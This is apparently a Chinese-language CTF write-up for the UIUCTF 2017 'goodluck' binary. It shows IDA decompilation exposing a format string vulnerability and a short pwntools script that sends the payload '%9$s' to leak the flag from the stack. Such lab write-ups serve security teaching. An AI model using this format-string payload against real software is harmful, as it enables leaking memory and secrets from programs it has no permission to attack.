
# UIUCTF 2017 goodluck

## 题目描述

64位ELF文件


运行





要求输入flag。

## 解题

IDA反编译

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char v4; // [rsp+3h] [rbp-3Dh]
4    int i; // [rsp+4h] [rbp-3Ch]
5    int j; // [rsp+4h] [rbp-3Ch]
6    char *format; // [rsp+8h] [rbp-38h] BYREF
7    _IO_FILE *fp; // [rsp+10h] [rbp-30h]
8    char *v9; // [rsp+18h] [rbp-28h]
9    char v10[24]; // [rsp+20h] [rbp-20h] BYREF
10   unsigned __int64 v11; // [rsp+38h] [rbp-8h]
11
12   v11 = __readfsqword(0x28u);
13   fp = fopen("flag.txt", "r");
14   for ( i = 0; i <= 21; ++i )
15     v10[i] = _IO_getc(fp);
16   fclose(fp);
17   v9 = v10;
18   puts("what's the flag");
19   fflush(_bss_start);
20   format = 0LL;
21   __isoc99_scanf("%ms", &format);
22   for ( j = 0; j <= 21; ++j )
23   {
24     v4 = format[j];
25     if ( !v4 || v10[j] != v4 )
26     {
27       puts("You answered:");
28       printf(format);
29       puts("\nBut that was totally wrong lol get rekt");
30       fflush(_bss_start);
31       return 0;
32     }
33   }
34   printf("That's right, the flag is %s\n", v9);
35   fflush(_bss_start);
36   return 0;
37 }
```

可以看出明显的格式化字符串漏洞。并且 `flag` 存储在变量 `v9`，那么可以通过格式化字符串漏洞泄露栈上 `v9` 的内容从而得到 `flag`。




调试发现`0x7fffffffe2c0`正式`flag`字符串的地址，并且其处于`printf`的第9个参数，故可用`%9$s`来泄露`flag`。

# Exploit

Python

```python
from pwn import *

p = process('./goodluck')
payload = '%9$s'
p.sendlineafter('flag',payload)
p.interactive()
```